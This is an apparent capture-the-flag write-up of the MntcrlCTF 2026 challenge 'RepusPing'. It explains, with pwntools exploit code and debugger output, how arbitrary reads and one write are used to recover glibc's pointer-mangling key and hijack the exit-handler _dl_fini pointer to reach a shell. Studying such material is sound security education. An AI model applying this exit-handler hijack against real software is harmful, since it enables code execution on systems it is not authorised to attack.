# RepusPing: MntcrlCTF 2026
Table of Contents
Last week, my team and I played our final competition in the CyberCup tournament, the MntcrlCTF 2026. I really liked this challenge because it serves as a perfect “Baby-Exitfuncs” scenario to refresh my knowledge about this technique.
The Code
The source code is quite simple. We have a win() function (our target) and the main function:
int main(){  int i; // [rsp+4h] [rbp-1Ch]  _QWORD *num; // [rsp+8h] [rbp-18h] BYREF  __int64 v5; // [rsp+10h] [rbp-10h] BYREF  unsigned __int64 canary; // [rsp+18h] [rbp-8h]
  canary = __readfsqword(0x28u);
  puts("Here's a little gift");  printf("%#016lx\n", ld_sample);
  puts("I'll give you a gift, enter a number");  for ( i = 0; i <= 2; ++i )  {    __isoc23_scanf("%ld", &num);    printf("%#016lx\n", *num);  }  puts("No more gifts now!");
  __isoc23_scanf("%ld", &num);  __isoc23_scanf("%ld", &v5);  *num = v5;  exit(0);}
The first thing the program does is hand us a free pointer to the first byte of the dynamic loader (ld) mapped area. Then, it grants us three arbitrary address reads by letting us input an address and printing its contents. Finally, it gives us one arbitrary address write before calling exit(0).

So, what can we overwrite to get a shell? I’ve already spoiled it, but looking at the checksec output confirms our path: Full RELRO means the GOT is read-only, and the exit(0) at the end renders standard return address overwrites useless since the function never actually returns. Furthermore, that ld pointer leak is a massive hint. Notice that the executable is not PIE, so the address of our win function is fixed.
Getting the info we need
First, we can find the position of libc by looking for a pointer to it in the loader-mapped area. This can be easily done using the p2p pwndbg command:
pwndbg> p2p ld libc00:0000│ 0x7ffff7ffca28 —▸ 0x7ffff7e6d5e0 (realloc) ◂— push r1500:0000│ 0x7ffff7ffca30 —▸ 0x7ffff7e6cc90 (malloc) ◂— test rdi, rdi00:0000│ 0x7ffff7ffca38 —▸ 0x7ffff7e6d240 (free) ◂— test rdi, rdi00:0000│ 0x7ffff7ffca40 —▸ 0x7ffff7e6dc00 (calloc) ◂— mov rax, rdi00:0000│ 0x7ffff7ffca48 —▸ 0x7ffff7e61380 (pthread_mutex_unlock) ◂— mov esi, 100:0000│ 0x7ffff7ffca50 —▸ 0x7ffff7e5f8d0 (pthread_mutex_lock) ◂— mov edx, dword ptr [rdi + 0x10]00:0000│ 0x7ffff7ffdbc0 —▸ 0x7ffff7dc7000 ◂— 0x3010102464c457fWe can calculate the distance between ld and the address within the loader where the calloc pointer is stored. By adding this offset to our loader_leak variable, we can request the actual address of calloc.
Once we have that address, we subtract calloc’s internal offset to calculate the real libc base address.
loader_leak = int(r.recvline(), 16)
calloc_leak_pos = loader_leak +  0x35a28r.sendline(bstr(calloc_leak_pos))libc_addr = int(r.recvline(), 16) - libc.sym.callocaleak("libc_base", libc_addr)
Now we can choose how we want to get the mangling key. I decided not to read the key directly, but rather to reverse the mangling math. For this, we need to read the already-mangled _dl_fini pointer from the initial exit function list, which is always registered by default.
In this challenge, the target was running a Debian glibc version, and my pwninit script didn’t fetch the debug symbols, so I couldn’t just grab the offset via libc.symbols.initial. Instead, I decided to dynamically break at exit and inspect the arguments passed to __run_exit_handlers.
0x7f02944ae090 <exit> sub rsp, 80x7f02944ae094 <exit+4> mov ecx, 1 ECX => 10x7f02944ae099 <exit+9> mov edx, 1 EDX => 10x7f02944ae09e <exit+14> lea rsi, [rip + 0x1a45db] RSI => 0x7f0294652680 —▸ 0x7f0294653fe0 ◂— 00x7f02944ae0a5 <exit+21> call 0x7f02944ade00 #__run_exit_handlersIn this case, 0x7f0294653fe0 is the address of initial. By subtracting the glibc base from it, we get the exact offset we need:
exit_funcs = libc_addr + 0x1e8fe0aleak("exit_funcs_list", exit_funcs)Now, we can read the mangled address:
r.sendline(bstr(exit_funcs+0x18))mangled_dl_fini = int(r.recvline().strip(), 16)vleak("mangled _dl_fini pointer", mangled_dl_fini)Finally, to recover the key, we just need to calculate the real address of _dl_fini. Since we already leaked the loader base earlier, this is trivial.
def get_key(encoded, real):  return ror(encoded, 0x11, 64) ^ real
_dl_fini = loader_leak + 23552key = get_key(mangled_dl_fini, _dl_fini)vleak("key", key)
We have three arbitrary reads available, but we’ve only used two. Since we don’t need any additional information to build our exploit, you can point this last read anywhere.
r.sendline(bstr(exit_funcs))r.recvuntil(b"No more gifts now!\n")Overwriting _dl_fini
Now we can finish our exploit by calculating the mangled win address:
def mangle_exit(pointer, key):    return rol(pointer ^ key, 0x11, 64)
win = exe.sym.winmangled_win = mangle_exit(win, key)vleak("mangled_win", mangled_win)
Next, we use our single arbitrary write to overwrite the existing mangled _dl_fini pointer. Because our win function doesn’t require any arguments, we don’t need to worry about controlling the argument pointer, even though the ef_cxa flavor technically allows for it.
r.send(bstr(exit_funcs + 0x18) + b" ")r.sl(bstr(mangled_win))
r.interactive()
And with this, we get a shell.